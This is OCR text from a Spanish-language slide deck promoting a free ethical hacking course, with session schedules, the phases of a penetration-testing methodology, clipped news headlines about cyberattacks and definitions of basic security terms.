
SEGURIDAD
CERO
ESPECIALIZACIÓN
ETHICAL HACKING
PROFESSIONAL
Inscríbete con 62% Off


SEGURIDAD
CERO
CURSO GRATIS
ETHICAL HACKING
31 de Julio y 01 de Agosto

SEGURIDAD CERO

SESIÓN #1

SABADO 31 JULIO

CRI	GTM	HND	MEX	PER
9:00 AM	9:00 AM	9:00 AM	10:00 AM	10:00 AM

COL	ECU	PAN	PRY	CHL
10:00 AM	10:00 AM	10:00 AM	11:00 AM	11:00 AM

BOL	DOM	ARG	URY	ESP
11:00 AM	11:00 AM	12:00 AM	12:00 AM	05:00 PM

1
Reconocimiento

2
Escaneo

3
Enumeración

4
Analisis de Vulnerabilidades

5
Explotación

6
Reporte

ETHICAL HACKING

METODOLOGIA


username
xxxxxxxxx
password
****

SEGURIDAD CERO

SESIÓN #2

DOMINGO 01 AGOSTO

CRI	GTM	HND	MEX	PER
9:00 AM	9:00 AM	9:00 AM	10:00 AM	10:00 AM

COL	ECU	PAN	PRY	CHL
10:00 AM	10:00 AM	10:00 AM	11:00 AM	11:00 AM

BOL	DOM	ARG	URY	ESP
11:00 AM	11:00 AM	12:00 AM	12:00 AM	05:00 PM


Microsoft
Active Directory
HACKED


SEGURIDAD
CERO
CURSO GRATIS
ETHICAL HACKING
31 de Julio y 01 de Agosto

SEGURIDAD CERO

SESIÓN #1

SABADO 31 JULIO

CRI	GTM	HND	MEX	PER
9:00 AM	9:00 AM	9:00 AM	10:00 AM	10:00 AM

COL	ECU	PAN	PRY	CHL
10:00 AM	10:00 AM	10:00 AM	11:00 AM	11:00 AM

BOL	DOM	ARG	URY	ESP
11:00 AM	11:00 AM	12:00 AM	12:00 AM	05:00 PM

NEGOCIOS


Hackers robaron US$10 millones en ataque al Banco de Chile

El caso sería el mayor ciberataque sufrido por un banco chileno, y se suma a otros contra instituciones financieras en la región y el mundo

'Shark Tank' judge Barbara Corcoran gets her $400,000 back from scammers

By Jordan Valinsky, CNN Business

Updated 1645 GMT (0045 HKT) March 3, 2020



TOP STORIES


New York judge rules Eric Trump must sit for deposition before...



Fact check: Trump baselessly claims Democratic politicians wrote Ruth...

Recommended by Outbrain

DAN GOODIN, ARS TECHNIC A SEGURIDAD 08.10.2020 03:09 PM

Más de mil millones de dispositivos Android están en rie de datos

Qualcomm ha publicado una solución para las fallas en su chip Snapdragon, que los atacantes podrían aprovechar para mon que el teléfono no responda.



The New York Times

Two Major Saudi Oil Installations Hit by Drone Strike, and U.S. Blames Iran

A Saudi Aramco plant in Abqaiq, Saudi Arabia, was attacked early Saturday, one of two sites hit. Hamad I Mohammed/Reuters

EDITORS' PICK | 20,861 views | Feb 19, 2020, 04:37am EST

Hackers Made Tesla Cars Autonomously Accelerate Up To 85 In A 35 Zone

Davey Winder Senior Contributor ⓘ

Cybersecurity


I report and analyse breaking cybersecurity and privacy stories

Featured news

Industry News
May 28, 2020


Hackers awarded $100 million in bug bounties on the HackerOne platform

HackerOne announced that hackers have earned $100 million in bug bounties on the HackerOne platform.



Better cybersecurity hinges on actual risks and addressing the
Business efficiency metrics are than detection metrics
Elasticsearch security: Understa and apply best practices
Data exfiltration: The art of dist
Cybersecurity software sales ar touch world

Spot light Elasticsearch securit your options and app practices



Actores del panorama actual


SEGURIDAD
CERO
Ethical Hacking


afetypen


$3 000 000
3M Security Glass

SEGURIDAD CERO

Ethical Hacking

Es un proceso de identificación proactiva de vulnerabilidades mediante la simulación de un ataque informático con pruebas avanzadas de seguridad.

Las organizaciones se apoyan del ethical hacking ahorrar de forma efectiva el gasto asociado a las consecuencias de un ciberataque frente a la inversión efectuada para estos servicios.

Las ventajas de estas practicas implican la mejora de la postura de seguridad y la disminución del riesgo ocasionado por brechas o destrucción de datos, perdidas de disponibilidad por ataques, etc.

Términos Clave

Activo

Componente digital o físico que contiene información valorada de la organización.

Amenaza

Evento o acción que puede ocasionar un incidente de seguridad sobre un activo.

Hack Value

Nivel de atracción que tiene un activo para los cibercriminales.

Vulnerabilidad

